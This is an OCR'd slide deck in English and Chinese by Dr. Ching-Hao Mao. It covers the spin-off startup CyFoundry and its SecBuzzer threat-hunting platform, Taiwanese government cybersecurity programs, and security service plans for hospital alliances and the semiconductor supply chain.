Trends in Threat Hunting, Startups, AIoT, and Cybersecurity Market

Cybersecurity AI SaaS for Threat Hunting in the AIoT Era

毛敬豪 博士
Ching-Hao, Eric, Mao Ph. D.
chmao2008@gmail.com

OUTLINE

Background Story

A. Originated from the AI/OT/CT/IC R&D project at CSTI III in the year 201X

B. Establishment and interruption of Taiwan Cybersecurity Foundry Company

Technological Development and Collaboration

A. Development of core systems like SecBuzzer

B. Collaboration with over 10 cybersecurity companies and seed round investment

C. Challenges and technology transfer

Future Outlook

A. Trends and developments in the AIoT era

B. Changes and challenges in the cybersecurity market

Importance of Collaboration and Support

A. Example of collaboration between CyFoundry and WNC

B. Value of partners and supporters

Technological Innovation and Challenges

A. Applications of AI at the edge and significance of FOTA technology

B. Solutions for zero trust and cybersecurity challenges

Looking Ahead to Future Trends

A. Development direction in the AIoT era

B. Development and applications of cybersecurity AI

Conclusion

A. Importance of continuous innovation and staying true to one's initial intentions

B. Strategies and goals for entering the market

Speaker Background
Dr. Ching-Hao Mao (Eric) 毛敬豪

- Wistron NeWeb Corporation, WNC, Director
- Ph. D. of National Taiwan University of Science and Technology, Computer Science and Information Engineering
- Experience：
  - – Co-founder & CEO, Taiwan Cybersecurity Foundry Company
  - Director General, Institute for Information Industry, Cybersecurity Technology Institute
    - AI/OT/5G/IC Security PI (MoEA)
    - Industry promotion PI (MoEA)
    - G-SOC 2nd tier, Cloud security guideline, spamming botnet (ICST)
  - Carnegie Mellon University, visiting scholar

OUTLINE

Background Story

A. Originated from the AI/OT/CT/IC R&D project at CSTI III in the year 201X
B. Establishment and interruption of Taiwan Cybersecurity Foundry Company

Technological Development and Collaboration

A. Development of core systems like SecBuzzer
B. Collaboration with over 10 cybersecurity companies and seed round investment
C. Challenges and technology transfer

Future Outlook

A. Trends and developments in the AIoT era
B. Changes and challenges in the cybersecurity market

Importance of Collaboration and Support

A. Example of collaboration between CyFoundry and WNC
B. Value of partners and supporters

Technological Innovation and Challenges

A. Applications of AI at the edge and significance of FOTA technology
B. Solutions for zero trust and cybersecurity challenges

Looking Ahead to Future Trends


A. Development direction in the AIoT era
B. Development and applications of cybersecurity AI

Conclusion

A. Importance of continuous innovation and staying true to one's initial intentions
B. Strategies and goals for entering the market

新創獨角獸

- 說到要做到



貳、推動願景與目標

打造完善生態系，從資訊安全躍升智慧安全，成為國際標竿與關鍵產品供應夥伴

資訊安全 → 智慧安全

千億產值

百人戰士

- 扶植十億美元國際大廠 ❶ 家
- 促成我國產值年均成長 ❷ 成
- 孵化新創獨角獸級公司 ❸ 家

註：獨角獸級公司定義為市值新台幣10億元之新創公司


6

經 濟 部

國防資安（智慧安全）產業行動計畫


經濟部
105年8月

2018資安共創




產業目標與計畫定位

產業目標
- 產業AI 資安化：重塑產業上中下游供應鏈關係，跨領域合作創造最佳實務
- 加速 AI 與資安技術匯流：促進水平與垂直領域資安應用整合，滿足領域資安需求，驅動人機協作資安技術



資安共創整合系統架構

- FY109 年以智慧製造為主題發展AI資安共創技術



人工智慧導向資安共創平台
- 人機協作仲裁分析技
- 聯盟型學習威脅分析
- 分散式仲裁技術實證

資安智慧架構塑造實證
- 自適應式服務框架
- AI 資安情資分析模組發展
- 垂直應用場域實證

人機智慧協作
- 模組介接及容器管理服務智慧化
- AI 分析流程元件及AI 輔助服務
- 智慧化資料來源、資料處理、資料分析與整合測試

產品服務與國際供應鏈結
- 推動資安專家知識眾籌機制
- 協助關鍵網路資安供應商
- 建立創新商業模式

(早期預警、及時防禦、智慧聯防、人機協作...)

如：智慧製造

如：智慧醫療、金融

法人策略轉型

AI輔助資安

主動式資安情資與
智能偵防技術計畫

**工業
物聯網資安**


人工智慧導向資安
共創技術計畫

**半導體
供應鏈資安**

半導體及資通訊供應
鏈資安關鍵技術發展
計畫

5G資安

5G資安防護系統
開發計畫



CYFOUNDRY
台灣資安鑄造公司
2021/12/8成立

SecBuzzer Threat Hunting Platform and Components

MITRE ATT&CK Supply Chain Threat Hunting

Software Security

醫療資安合規服務

衛福部H-ISAC 、馬偕、台安、長庚…

供應鏈資安合規評估服務

達欣、台灣松下

雲端行動App更版自動檢測解決方案

成大、逢甲…

企業供應鏈威脅獵捕平台

中興保全、啟碁、Sophos…

高階顧問諮詢服務

國泰金控…

科專成果新創活化

法人新創的契機與挑戰

資策會衍生新創公司「台灣資安鑄造股份有限公司」

1. 鑄造跨資訊(IT)、工控(OT)及5G的供應鏈資安威脅獵捕平台
2. 佈局供應鏈資安市場缺口，降低政府及產業的資安人員營運壓力，
3. 提升醫療院所、電商平台、工業控制產業，及晶片產業等相關企業的資安量能


CYFOUNDRY
台灣資安鑄造公司

法人新創的契機與挑戰

- 科專成果新創活化-科專專章（讓與、專屬授權議題）

台灣資安鑄造公司的誕生

- 產業、產官學支持



鼓勵法人成為產業獨角獸 經部納技術入股獎勵


2021-12-05 10:24 中央社 / 台北5日電

經濟部鼓勵工研院等法人團隊跳脫舒適圈，自己成為產業獨角獸，提出科研成果運用辦法修正草案，增訂新創專章，未來給予新創人員技術入股，藉此增加法人創業誘因，技術處擬爭取3成股權，盼孵化「第二個台積電、張忠謀」。

技術處日前預告修正「經濟部科學技術研究發展成果歸屬及運用辦法」部分條文，增訂新創專章，專章為鼓勵法人團隊化被動為主動，積極成立新創公司，未來將給予新創人員技術入股，同時新創事業研發收入，可用股票取代現金繳納，讓現金留在新創公司。

經濟部技術處長邱求慧受訪表示，經濟部法人單位向來是培育產業、協助廠商升級轉型重點來源，不過仔細盤點近年數據，105年法人科專技術移轉件數有1094件、技轉金額為新台幣13.2億元，109年成長至1235件、金額僅12.7億元，件數與金額並未同步成長，換算平均每案技轉金從120萬降至102萬，這是很大警訊，意味著法人專利技術價值被低估。

US GOVERNMENT SUBSIDIES



美國國會提出之半導體補助法案

法案簡稱	CHIPS	AFA
全名	半導體生產有效激勵措施法 Creating Helpful Incentives to Produce Semiconductors	美國晶圓代工法案 American Foundries Act of 2020
資金規模	120億美元或5年250億美元	250億美元
資金主要用途	授權至少120億美元資金給美國國防部旗下電子復興計畫	授權商務部發放150億美元補助款予各州協助興建半導體廠
台灣受惠者	晶圓代工廠：台積電 封測代工廠：日月光投控 矽晶圓廠：環球晶 廠務工程相關業者：漢唐、帆宣、瑞耘、信紘科等	

資料來源：外電報導及業者提供　製表：涂志豪

US$12 billion chip plant in Arizona

TAIWAN Semiconductor Manufacturing Co has secured US government subsidies for its envisioned US$12 billion chip plant in Arizona, moving closer towards finalising a facility designed to allay national security concerns and shift high-tech manufacturing to America.

https://www.businesstimes.com.sg/technology/tsmc-secures-us-govt-subsidies-and-picks-site-for-us12b-arizona-plant
https://www.chinatimes.com/realtimenews/20200702000359-260511?chdtv

醫療資安聯防體系-資安監控平台

集結資安廠商專業強項分潤提供服務，年費點數制量身打造醫院專屬資安

收費機制

單一會員

- 適合單一醫院
- 年度基本平台費、維運費
- **緊急醫療系統捐贈方案(免平台費)**

聯盟會員

- 以聯盟為計價單位，聯盟內的點數醫院可流通共用
- 聯盟內資安聯防通報機制
- **提供紫隊演練，檢視上下游各家醫院資安韌性**

資安服務

情資通報
威脅情報、事故工單、事件快篩

合規檢測
弱點與系統檢測、資安風險評估

資料保護
資訊資產管理
個資與隱私保護
資安雲端防護服務

資安監控
威脅與資安監控、風險模型、Log管理、鑑識分析

教育訓練
個資法、資安法
社交工程資安意識

供應商分潤

資安服務
杜浦、趨勢、三甲、如梭、勤業....

資安維運
數聯、中華、關貿、安碁、奧義....

系統整合
精誠、資拓、凌群、國眾....

初期目標

馬偕聯盟

- 以馬偕聯盟為典範，建立收費、分潤及提供資安服務機制
- 以馬偕共好聯盟339家醫院為例，年費約900萬(以折扣吸引加入)

長庚聯盟 亞東聯盟 國泰聯盟 慈濟聯盟 耕莘聯盟

- 與市政府合作(如：台南市、高雄市、新北市)合作，共同推動資安聯防服務至醫療照護資源垂直整合「綠色通道」

- 與資安業者合作擴大醫療資安聯防服務
- 新增資安服務項目，增加營收
- 108年底醫療院所22,992家，其中含醫院480家，79個聯盟

半導體供應鏈資安至認證生態系

以威脅獵捕平台，結合核心分析引擎，建構半導體供應鏈威脅獵捕合規平台，並以微服務方式，提供防護機制，以符合台積電供應鏈資安合規項目之要求。並對焦TSMC供應鏈資訊安全控制項需求。

1.供應鏈資安體系(A+科專計畫)

2022年

SEMI

合作學研

半導體業者

資安所

台灣鑄造整合平台

華苓

東捷

盧氪賽忒

杜浦

捷而思

如梭

瑞擎

2.半導體供應鏈平台建立

2023年

上游- 晶片元件

睿緻 華邦電

瑞昱 聯發科

中游- 裝置設備

晶睿　奇偶

下游- 場域 / 軟體應用

台達電　研華

晶片資安及輔導

3.半導體供應鏈資安服務體系

2024年

上游-化工材料

長興、長春、中油 等

上游-晶片元件

東元、TSMC 等

